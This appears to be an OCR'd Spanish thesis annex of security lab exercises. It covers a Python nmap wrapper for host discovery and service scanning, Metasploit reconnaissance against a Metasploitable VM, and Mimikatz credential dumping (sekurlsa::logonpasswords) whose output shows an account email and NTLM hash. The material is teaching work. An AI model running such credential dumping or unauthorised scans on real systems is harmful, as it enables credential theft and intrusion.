
Ziani, A., & Medouri, A. (2021, January). A survey of security and privacy for 5G networks. In *Emerging Trends in ICT for Sustainable Development: The Proceedings of NICE2020 International Conference* (pp. 201-208). Cham: Springer International Publishing.

Anexos

Anexos

Anexo 1: Trabajo Práctico: Nmap

Ejecutar el script en visual o directamente en cmd



Seleccione el adaptador analizar.

```
Seleccione el número del adaptador a analizar (0 para salir): 12

--- Segmento a analizar: 192.168.0.0/24 (adaptador: Sufijo DNS específico para la conexión. .) ---

Ejecutando descubrimiento agresivo de hosts:
nmap -sn -PE -PP -PS21,22,23,25,80,443,3389 -PA80,443 -PR 192.168.0.0/24

--- Salida de nmap -sn (descubrimiento de hosts) ---
Starting Nmap 7.98 ( https://nmap.org ) at 2025-11-27 08:16 -0500
Nmap scan report for 192.168.0.1
Host is up (0.079s latency).
MAC Address: 34:E8:94:6F:73:4A (TP-Link Technologies)
Nmap scan report for 192.168.0.100
Host is up (0.13s latency).
MAC Address: 60:E3:27:5F:B5:85 (TP-Link Technologies)
Nmap scan report for 192.168.0.101
Host is up (0.080s latency).
MAC Address: 70:4F:57:A2:D1:DF (TP-Link Technologies)
Nmap scan report for 192.168.0.103
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 6.46 seconds


Hosts activos detectados (4): ['192.168.0.1', '192.168.0.100', '192.168.0.101', '192.168.0.103']

--- [1/4] Escaneo detallado de 192.168.0.1 (puede tardar) ---
Ejecutando: nmap -O -sV 192.168.0.1
```

```
=== Resumen de hosts escaneados ===

Host: 192.168.0.1
  Sistema operativo detectado: Linux 2.6.23 - 2.6.38
  Puertos abiertos:
    - 23/tcp telnet BusyBox telnetd 1.14.0 or later (TP-LINK ADSL2+ router telnetd)
    - 80/tcp http TP-LINK TD-W8968 http admin
    - 1900/tcp upnp Portable SDK for UPnP 1.6.19 (Linux 2.6.36; UPnP 1.0)

Host: 192.168.0.100
  Sistema operativo detectado: No identificado
  Puertos abiertos:
    No se encontraron puertos abiertos

Host: 192.168.0.101
  Sistema operativo detectado: No identificado
  Puertos abiertos:
    No se encontraron puertos abiertos

Host: 192.168.0.103
  Sistema operativo detectado: No identificado
  Puertos abiertos:
    - 135/tcp msrpc Microsoft Windows RPC
    - 139/tcp netbios-ssn Microsoft Windows netbios-ssn
    - 445/tcp microsoft-ds?
    - 902/tcp ssl/vmware-auth VMware Authentication Daemon 1.10 (Uses VNC, SOAP)
    - 912/tcp vmware-auth VMware Authentication Daemon 1.0 (Uses VNC, SOAP)
    - 3389/tcp ms-wbt-server

¿Desea exportar el análisis a un archivo de texto? (S/N): S
Ingrese el nombre/ruta del archivo (ENTER para 'informe_nmap_192.168.0.0_24.txt'): s

✅ Informe exportado correctamente en: s
PS C:\xampp\htdocs\seguridad>
```

Al final podrá exportar el análisis.

```
=== Informe de escaneo Nmap ===
Fecha y hora: 2025-11-27 08:19:13
Adaptador analizado: Sufijo DNS específico para la conexión. .
Segmento: 192.168.0.0/24
Modo de escaneo: descubrir_activos

=== Salida de descubrimiento de hosts (nmap -sn) ===
Starting Nmap 7.98 ( https://nmap.org ) at 2025-11-27 08:16 -0500
Nmap scan report for 192.168.0.1
Host is up (0.079s latency).
MAC Address: 34:E8:94:6F:73:4A (TP-Link Technologies)
Nmap scan report for 192.168.0.100
Host is up (0.13s latency).
MAC Address: 60:E3:27:5F:B5:85 (TP-Link Technologies)
Nmap scan report for 192.168.0.101
Host is up (0.080s latency).
MAC Address: 70:4F:57:A2:D1:DF (TP-Link Technologies)
Nmap scan report for 192.168.0.103
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 6.46 seconds


=== Resumen de hosts escaneados ===

Host: 192.168.0.1
  Sistema operativo detectado: Linux 2.6.23 - 2.6.38
  Puertos abiertos:
    - 23/tcp telnet BusyBox telnetd 1.14.0 or later (TP-LINK ADSL2+ router telnetd)
    - 80/tcp http TP-LINK TD-W8968 http admin
    - 1900/tcp upnp Portable SDK for UPnP 1.6.19 (Linux 2.6.36; UPnP 1.0)

Host: 192.168.0.100
  Sistema operativo detectado: No identificado
  Puertos abiertos:
    No se encontraron puertos abiertos
```

```
Host: 192.168.0.101
  Sistema operativo detectado: No identificado
  Puertos abiertos:
    No se encontraron puertos abiertos

Host: 192.168.0.103
  Sistema operativo detectado: No identificado
  Puertos abiertos:
    - 135/tcp msrpc Microsoft Windows RPC
    - 139/tcp netbios-ssn Microsoft Windows netbios-ssn
    - 445/tcp microsoft-ds?
    - 902/tcp ssl/vmware-auth VMware Authentication Daemon 1.10 (Uses VNC, SOAP)
    - 912/tcp vmware-auth VMware Authentication Daemon 1.0 (Uses VNC, SOAP)
    - 3389/tcp ms-wbt-server
```

CÓDIGO

```
import subprocess
import re
import ipaddress
import sys
import shutil
from datetime import datetime  # <<< NUEVO
CREATE_NO_WINDOW = 0x08000000  # Ocultar ventana CMD en Windows
# ======================================
# CONFIGURACIÓN RÁPIDA
# ======================================
# Si quieres que SOLO se escaneen hosts que respondan al ping, deja:
MODO_ESCANEO = "descubrir_activos" # valores posibles: "descubrir_activos", "todas_las_ips"
# ======================================
# FUNCIONES AUXILIARES
# ======================================
def verificar_nmap():
    """
    Verifica que nmap esté instalado y disponible en el PATH.
    """
    if shutil.which("nmap") is None:
        print("ERROR: 'nmap' no está instalado o no está en el PATH del sistema.")
        print("Instálalo desde https://nmap.org/download.html y vuelve a ejecutar el script.")
        sys.exit(1)
def ejecutar_nmap(args):
    """
    Ejecuta nmap (u otro comando) y devuelve la salida en texto.
    Si nmap devuelve un código de error, se captura la salida igualmente.
    """
```

```
    try:
        return subprocess.check_output(
            args,
            encoding='utf8',
            errors='ignore',
            creationflags=CREATE_NO_WINDOW
        )
    except subprocess.CalledProcessError as e:
        return e.output if hasattr(e, 'output') else str(e)
def obtener_adaptadores():
    """
    Devuelve una lista de diccionarios con:
    nombre, ip, máscara y puerta de enlace (gateway)
    Analiza la salida de 'ipconfig' (Windows).
    """
    try:
                                    raw         =         subprocess.check_output('ipconfig',
creationflags=CREATE_NO_WINDOW)
    except Exception as e:
        print("Error ejecutando ipconfig:", e)
        sys.exit(1)
    # Decodificar correctamente según idioma del sistema
    try:
        output = raw.decode('cp850', errors='ignore')
    except Exception:
        output = raw.decode('utf-8', errors='ignore')
    adaptadores = []
    bloque_actual = []
    nombre_actual = None
    for linea in output.splitlines():
        linea_stripped = linea.strip()
        if not linea_stripped:
```

```
            continue
        # Detectar inicio de bloque (líneas que terminan con ":" y no tienen "clave: valor")
        if re.match(r".+:$", linea_stripped) and not re.search(r":\s", linea_stripped):
            if nombre_actual is not None:
                adaptadores.append({'nombre': nombre_actual, 'bloque': bloque_actual})
            nombre_actual = linea_stripped.rstrip(':').strip()
            bloque_actual = []
        elif nombre_actual:
            bloque_actual.append(linea_stripped)

    # Añadir el último bloque
    if nombre_actual and bloque_actual:
        adaptadores.append({'nombre': nombre_actual, 'bloque': bloque_actual})

    resultado = []
    for ad in adaptadores:
        ip = None
        mask = None
        gateway = None

        for line in ad['bloque']:
            # IP (IPv4)
            ip_match = re.search(r'IPv4[^\:]*:\s*([\d\.]+)', line, re.IGNORECASE)
            if not ip_match:
                ip_match = re.search(r'Direcci[oó]n[^\:]*IPv4[^\:]*:\s*([\d\.]+)', line, re.IGNORECASE)
            if ip_match and not ip:
                ip = ip_match.group(1)

            # Máscara
```

```
                mask_match = re.search(r'(?:M[áa]scara.*subred|Subnet Mask|Mask)[^\:]*:\s*([\d\.]+)', line, re.IGNORECASE)
            if mask_match and not mask:
                mask = mask_match.group(1)

            # Gateway (puerta de enlace)
            gw_match = re.search(r'(?:Puerta de enlace predeterminada|Default Gateway)[^\:]*:\s*([\d\.]+)', line, re.IGNORECASE)
            if gw_match and not gateway:
                gw = gw_match.group(1)
                # ignorar 0.0.0.0 y vacíos
                if gw.strip() != "0.0.0.0" and gw.strip() != "":
                    gateway = gw

        resultado.append({
            'nombre': ad['nombre'],
            'ip': ip,
            'mascara': mask,
            'gateway': gateway
        })

    return resultado


def calcular_segmento(ip, mask):
    """
    A partir de una IP y una máscara en formato 255.255.255.0,
    calcula la red en formato CIDR (por ejemplo, 192.168.1.0/24).
    """
    prefix = ipaddress.IPv4Network(f'0.0.0.0/{mask}').prefixlen
    net = ipaddress.IPv4Network(f'{ip}/{prefix}', strict=False)
    return str(net)
```

```
def extraer_info_nmap(nmap_output):
    """
    A partir de la salida detallada de nmap (-O -sV),
    extrae IP, sistema operativo y lista de puertos abiertos.
    """
    ip = ''
    so = ''
    ports = []
    lines = nmap_output.split('\n')

    for line in lines:
        line = line.strip()

        # IP del host (soporta "host (IP)" y "IP" directo)
        m_report = re.search(r'Nmap scan report for (.+)', line)
        if m_report:
            token = m_report.group(1).strip()
            m_ip = re.search(r'(\d+\.\d+\.\d+\.\d+)', token)
            if m_ip:
                ip = m_ip.group(1)

        # Puertos abiertos (formato típico: "80/tcp open http ...")
        m_port = re.match(r'(\d+)/tcp\s+open\s+(\S+)(.*)', line)
        if m_port:
            puerto = m_port.group(1)
            servicio = m_port.group(2)
            detalle = m_port.group(3).strip()
            ports.append(f"{puerto}/tcp {servicio} {detalle}".strip())

        # Sistema operativo
        if line.startswith('OS details:'):
```

```
            so = line.replace('OS details:', '').strip()
        elif line.startswith('Running:'):
            # Solo usar "Running" si todavía no se ha obtenido un detalle más específico
            if not so:
                so = line.replace('Running:', '').strip()

    return ip, so, ports


def extraer_hosts_desde_nmap_sn(output):
    """
    Extrae todas las IPs reportadas en la salida de:
    nmap -sn segmento
    Funciona tanto si la línea es:
      Nmap scan report for 192.168.1.5
    como:
      Nmap scan report for pc-casa (192.168.1.25)
    """
    hosts = set()
    for m in re.finditer(r'Nmap scan report for (.+)', output):
        token = m.group(1).strip()
        m_ip = re.search(r'(\d+\.\d+\.\d+\.\d+)', token)
        if m_ip:
            hosts.add(m_ip.group(1))
    # ordenar las IPs
    return sorted(hosts, key=lambda x: tuple(map(int, x.split('.'))))


def descubrir_hosts(segmento):
    """
    Usa un descubrimiento 'agresivo' con varios tipos de ping para
    intentar detectar la mayor cantidad posible de hosts activos.
```

```
    """
    # -sn  -> host discovery
    # -PE  -> ICMP echo request
    # -PP  -> ICMP timestamp request
    # -PS  -> TCP SYN a puertos comunes (80,443,22,...)
    # -PA  -> TCP ACK a puertos comunes
    # -PR  -> ARP scan (si aplica)
    cmd = [
        'nmap',
        '-sn',
        '-PE',
        '-PP',
        '-PS21,22,23,25,80,443,3389',
        '-PA80,443',
        '-PR',
        segmento
    ]
    print("\nEjecutando descubrimiento agresivo de hosts:")
    print(" ".join(cmd))
    salida = ejecutar_nmap(cmd)
    hosts = extraer_hosts_desde_nmap_sn(salida)
    return salida, hosts


# === NUEVA FUNCIÓN PARA EXPORTAR RESULTADOS ====================


def exportar_resultados(ruta_archivo, segmento, adaptador_nombre, modo, salida_hosts, resumen_hosts):
    """
    Exporta el análisis a un archivo de texto.
    """
    try:
```

```
        with open(ruta_archivo, 'w', encoding='utf-8') as f:
            f.write("=== Informe de escaneo Nmap ===\n")
                    f.write(f"Fecha y hora: {datetime.now().strftime('%Y-%m-%d
%H:%M:%S')}\n")
            f.write(f"Adaptador analizado: {adaptador_nombre}\n")
            f.write(f"Segmento: {segmento}\n")
            f.write(f"Modo de escaneo: {modo}\n\n")

            if salida_hosts:
                f.write("=== Salida de descubrimiento de hosts (nmap -sn) ===\n")
                f.write(salida_hosts)
                f.write("\n\n")

            f.write("=== Resumen de hosts escaneados ===\n")
            if not resumen_hosts:
                f.write("No hay información detallada de hosts (el escaneo pudo haber
sido interrumpido).\n")
            else:
                for h in resumen_hosts:
                    f.write(f"\nHost: {h['ip']}\n")
                        f.write(f" Sistema operativo detectado: {h['os'] if h['os'] else 'No
identificado'}\n")
                    f.write(" Puertos abiertos:\n")
                    if h['puertos']:
                        for p in h['puertos']:
                            f.write(f"  - {p}\n")
                    else:
                        f.write("  No se encontraron puertos abiertos\n")

        print(f"\n✅ Informe exportado correctamente en: {ruta_archivo}")
    except Exception as e:
        print(f"\n❌ Error al exportar el informe: {e}")
```

```
# -------------------- MAIN --------------------
if __name__ == "__main__":
    verificar_nmap()

    adaptadores = obtener_adaptadores()
    if not adaptadores:
        print("No se detectaron adaptadores con ipconfig.")
        sys.exit(0)

    print("=== Adaptadores detectados ===")
    for i, ad in enumerate(adaptadores, start=1):
        print(f"\n[{i}] {ad['nombre']}")
        print(f"    IP       : {ad['ip'] if ad['ip'] else '(sin IPv4)'}")
        print(f"    Máscara  : {ad['mascara'] if ad['mascara'] else '(sin máscara)'}")
        print(f"    Gateway  : {ad['gateway'] if ad['gateway'] else '(sin puerta de enlace)'}")
        if ad['ip'] and ad['mascara']:
            try:
                segmento_tmp = calcular_segmento(ad['ip'], ad['mascara'])
                print(f"    Segmento : {segmento_tmp}")
            except Exception:
                print(f"    Segmento : (no válido)")

    # Elegir adaptador para analizar
    while True:
        try:
            eleccion = input("\nSeleccione el número del adaptador a analizar (0 para salir): ").strip()
            if eleccion == '':
                print("Introduce un número.")
                continue
```

```
            idx = int(eleccion)
            if idx == 0:
                print("Saliendo.")
                sys.exit(0)
            if 1 <= idx <= len(adaptadores):
                elegido = adaptadores[idx - 1]
                if not elegido['ip'] or not elegido['mascara']:
                    print("El adaptador seleccionado no tiene IPv4 o máscara asignada.
Elija otro.")
                    continue
                break
            else:
                print("Número fuera de rango.")
        except ValueError:
            print("Entrada inválida. Introduce un número válido.")

    # Calcular segmento
    try:
        segmento = calcular_segmento(elegido['ip'], elegido['mascara'])
    except Exception as e:
        print("Error calculando segmento:", e)
        sys.exit(1)

    print(f"\n--- Segmento a analizar: {segmento} (adaptador: {elegido['nombre']})
---")

    # ====================================================
    # 1) OBTENCIÓN DE HOSTS SEGÚN EL MODO CONFIGURADO
    # ====================================================

    hosts = []
    salida_hosts = ""
```

```
    if MODO_ESCANEO == "todas_las_ips":
        # Fuerza TODAS las IP del segmento, aunque no respondan al ping
        red = ipaddress.IPv4Network(segmento, strict=False)
        hosts = [str(ip) for ip in red.hosts()]
        print(f"\nMODO_ESCANEO = 'todas_las_ips': se escanearán {len(hosts)} IPs del segmento.")
    else:
        # MODO: descubrir_activos (por defecto)
        try:
            salida_hosts, hosts = descubrir_hosts(segmento)
        except KeyboardInterrupt:
            print("\nDescubrimiento de hosts interrumpido por el usuario.")
            sys.exit(0)

        print("\n--- Salida de nmap -sn (descubrimiento de hosts) ---")
        print(salida_hosts)
        print(f"\nHosts activos detectados ({len(hosts)}): {hosts}")

    if not hosts:
        print("No hay hosts para escanear (ninguno detectado o se interrumpió).")
        sys.exit(0)

    # ============================================================
    # 2) ESCANEO DETALLADO POR HOST
    # ============================================================
    resumen_hosts = []

    try:
        for i, host in enumerate(hosts, start=1):
            print(f"\n--- [{i}/{len(hosts)}] Escaneo detallado de {host} (puede tardar) ---")
```

```
        # Si usas MODO_ESCANEO = "todas_las_ips", te puede interesar usar -Pn
        # para no depender de ping. Aquí lo dejamos activable según el modo:
        if MODO_ESCANEO == "todas_las_ips":
            cmd_detalle = ['nmap', '-O', '-sV', '-Pn', host]
        else:
            cmd_detalle = ['nmap', '-O', '-sV', host]

        print("Ejecutando:", " ".join(cmd_detalle))

        try:
            detalle = ejecutar_nmap(cmd_detalle)
        except KeyboardInterrupt:
            print("\nEscaneo detallado interrumpido por el usuario.")
            break

        print("\n--- Salida de nmap para", host, "---")
        print(detalle)

        ip_h, so, puertos = extraer_info_nmap(detalle)
        resumen_hosts.append({
            'ip': ip_h or host,
            'os': so,
            'puertos': puertos
        })

    except KeyboardInterrupt:
        print("\nEscaneo detenido por el usuario.")

# ============================================================
# 3) RESUMEN FINAL
```

```
    # ======================================================


    print("\n=== Resumen de hosts escaneados ===")
    if not resumen_hosts:
        print("No hay información detallada de hosts (el escaneo pudo haber sido interrumpido).")
    else:
        for h in resumen_hosts:
            print(f"\nHost: {h['ip']}")
                print(f"  Sistema operativo detectado: {h['os'] if h['os'] else 'No identificado'}")
            print(f"  Puertos abiertos:")
            if h['puertos']:
                for p in h['puertos']:
                    print(f"    - {p}")
            else:
                print("    No se encontraron puertos abiertos")


    # ======================================================
    # 4) OPCIÓN PARA EXPORTAR EL ANÁLISIS  <<< NUEVO
    # ======================================================


    if resumen_hosts:
        opcion_exportar = input("\n¿Desea exportar el análisis a un archivo de texto? (S/N): ").strip().lower()
        if opcion_exportar == 's':
            ruta_por_defecto = f"informe_nmap_{segmento.replace('/', '_')}.txt"
                ruta = input(f"Ingrese el nombre/ruta del archivo (ENTER para '{ruta_por_defecto}'): ").strip()
            if not ruta:
                ruta = ruta_por_defecto


            exportar_resultados(
```

```
            ruta_archivo=ruta,
            segmento=segmento,
            adaptador_nombre=elegido['nombre'],
            modo=MODO_ESCANEO,
            salida_hosts=salida_hosts,
            resumen_hosts=resumen_hosts
        )
```

Anexo 2: Trabajo Práctico Básico con Metasploit en Windows.

PRÁCTICA 1: Reconocimiento básico con Metasploit
Comandos:
Dentro de Metasploitable escribe:

- Ifconfig

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:5f:af:eb
          inet addr:192.168.62.134  Bcast:192.168.62.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe5f:afeb/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1283 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1164 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:89756 (87.6 KB)  TX bytes:75426 (73.6 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:790 errors:0 dropped:0 overruns:0 frame:0
          TX packets:790 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:368529 (359.8 KB)  TX bytes:368529 (359.8 KB)

msfadmin@metasploitable:~$
```

sudo msfdb start

```
┌──(kali㉿kali)-[~]
└─$ pg_lsclusters
Ver Cluster Port Status Owner    Data directory              Log file
17  main    5432 down   postgres /var/lib/postgresql/17/main /var/log/postgre
sql/postgresql-17-main.log

┌──(kali㉿kali)-[~]
└─$ sudo pg_ctlcluster 17 main start

┌──(kali㉿kali)-[~]
└─$ pg_lsclusters
Ver Cluster Port Status Owner    Data directory              Log file
17  main    5432 online postgres /var/lib/postgresql/17/main /var/log/postgre
sql/postgresql-17-main.log

┌──(kali㉿kali)-[~]
└─$ sudo msfdb start
[+] Starting database
```

En Kali abre la terminal y ejecuta:

- Msfconsole

```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Set the current module's RHOSTS with database values using
hosts -R or services -R

MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM
MMMMMMMMMMM                  MMMMMMMMMM
MMMN$                           vMMMM
MMMNl  MMMMM                 MMMMM  JMMMM
MMMNl  MMMMMMMN       NMMMMMMM  JMMMM
MMMNl  MMMMMMMMMNmmmNMMMMMMMM  JMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMM  jMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMM  jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMMNI  MMMNM   MMMMMMM   MMMMM  jMMMM
MMMNI  WMMMM   MMMMMMM   MMMM#  JMMMM
MMMMR  ?MMNM             MMMMM  .dMMMM
MMMMNm `?MMM             MMMM`  dMMMM
MMMMMMN  ?MM             MM?  NMMMMMN
MMMMMMMMNe                 JMMMMMNMMM
MMMMMMMMMNm,             eMMMMMNMNMNMM
MMMMNNMNMMMMMNx        MMMMMMNMNMNMNM
MMMMMMMMNMNMMMMm+..+MMNMNMNMNMMMMM
        https://metasploit.com


      =[ metasploit v6.4.84-dev                          ]
+ -- --=[ 2,547 exploits - 1,309 auxiliary - 1,683 payloads     ]
+ -- --=[ 432 post - 49 encoders - 13 nops - 9 evasion         ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > db_status
[*] Connected to msf. Connection type: postgresql.
```

-

Escaneo seguro con Metasploit
Dentro de msfconsole escribe:

- db_nmap 192.168.62.134

(Reemplaza por la IP real)

```
msf > db_nmap 192.168.62.134
[*] Nmap: Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-26 21:31 -05
[*] Nmap: Nmap scan report for 192.168.62.134
[*] Nmap: Host is up (0.0028s latency).
[*] Nmap: Not shown: 977 closed tcp ports (reset)
[*] Nmap: PORT     STATE SERVICE
[*] Nmap: 21/tcp   open  ftp
[*] Nmap: 22/tcp   open  ssh
[*] Nmap: 23/tcp   open  telnet
[*] Nmap: 25/tcp   open  smtp
[*] Nmap: 53/tcp   open  domain
[*] Nmap: 80/tcp   open  http
[*] Nmap: 111/tcp  open  rpcbind
[*] Nmap: 139/tcp  open  netbios-ssn
[*] Nmap: 445/tcp  open  microsoft-ds
[*] Nmap: 512/tcp  open  exec
[*] Nmap: 513/tcp  open  login
[*] Nmap: 514/tcp  open  shell
[*] Nmap: 1099/tcp open  rmiregistry
[*] Nmap: 1524/tcp open  ingreslock
[*] Nmap: 2049/tcp open  nfs
[*] Nmap: 2121/tcp open  ccproxy-ftp
[*] Nmap: 3306/tcp open  mysql
[*] Nmap: 5432/tcp open  postgresql
[*] Nmap: 5900/tcp open  vnc
[*] Nmap: 6000/tcp open  X11
[*] Nmap: 6667/tcp open  irc
[*] Nmap: 8009/tcp open  ajp13
[*] Nmap: 8180/tcp open  unknown
[*] Nmap: MAC Address: 00:0C:29:5F:AF:EB (VMware)
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 0.25 seconds
```

Ver resultados
Luego ejecuta:

- services

```
msf > services
Services
========

host            port  proto  name          state  info
----            ----  -----  ----          -----  ----
192.168.62.134  21    tcp    ftp           open
192.168.62.134  22    tcp    ssh           open
192.168.62.134  23    tcp    telnet        open
192.168.62.134  25    tcp    smtp          open
192.168.62.134  53    tcp    domain        open
192.168.62.134  80    tcp    http          open
192.168.62.134  111   tcp    rpcbind       open
192.168.62.134  139   tcp    netbios-ssn   open
192.168.62.134  445   tcp    microsoft-ds  open
192.168.62.134  512   tcp    exec          open
192.168.62.134  513   tcp    login         open
192.168.62.134  514   tcp    shell         open
192.168.62.134  1099  tcp    rmiregistry   open
192.168.62.134  1524  tcp    ingreslock    open
192.168.62.134  2049  tcp    nfs           open
192.168.62.134  2121  tcp    ccproxy-ftp   open
192.168.62.134  3306  tcp    mysql         open
192.168.62.134  5432  tcp    postgresql    open
192.168.62.134  5900  tcp    vnc           open
192.168.62.134  6000  tcp    x11           open
192.168.62.134  6667  tcp    irc           open
192.168.62.134  8009  tcp    ajp13         open
192.168.62.134  8180  tcp                  open
```

Anexo 1:Trabajo Práctico: Mimikatz

COMANDOS

- .\mimikatz.exe

```
PS C:\Users\pirax\Desktop\x64> .\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/
```

- privilege::debug


```
mimikatz # privilege::debug
Privilege '20' OK
```

- sekurlsa::logonpasswords


```
mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 282933 (00000000:00045135)
Session           : Interactive from 1
User Name         : pirax
Domain            : DESKTOP-65VI8VP
Logon Server      : (null)
Logon Time        : 27/11/2025 21:27:36
SID               : S-1-5-21-56729954-650194421-16124367-1001
        msv :
         [00000003] Primary
         * Username : piraxoc523@moondyal.com
         * Domain   : MicrosoftAccount
         * NTLM     : d7d120f302a241561b05b8e6dd143485
        tspkg :
        wdigest :
         * Username : piraxoc523@moondyal.com
         * Domain   : MicrosoftAccount
         * Password : (null)
        kerberos :
         * Username : piraxoc523@moondyal.com
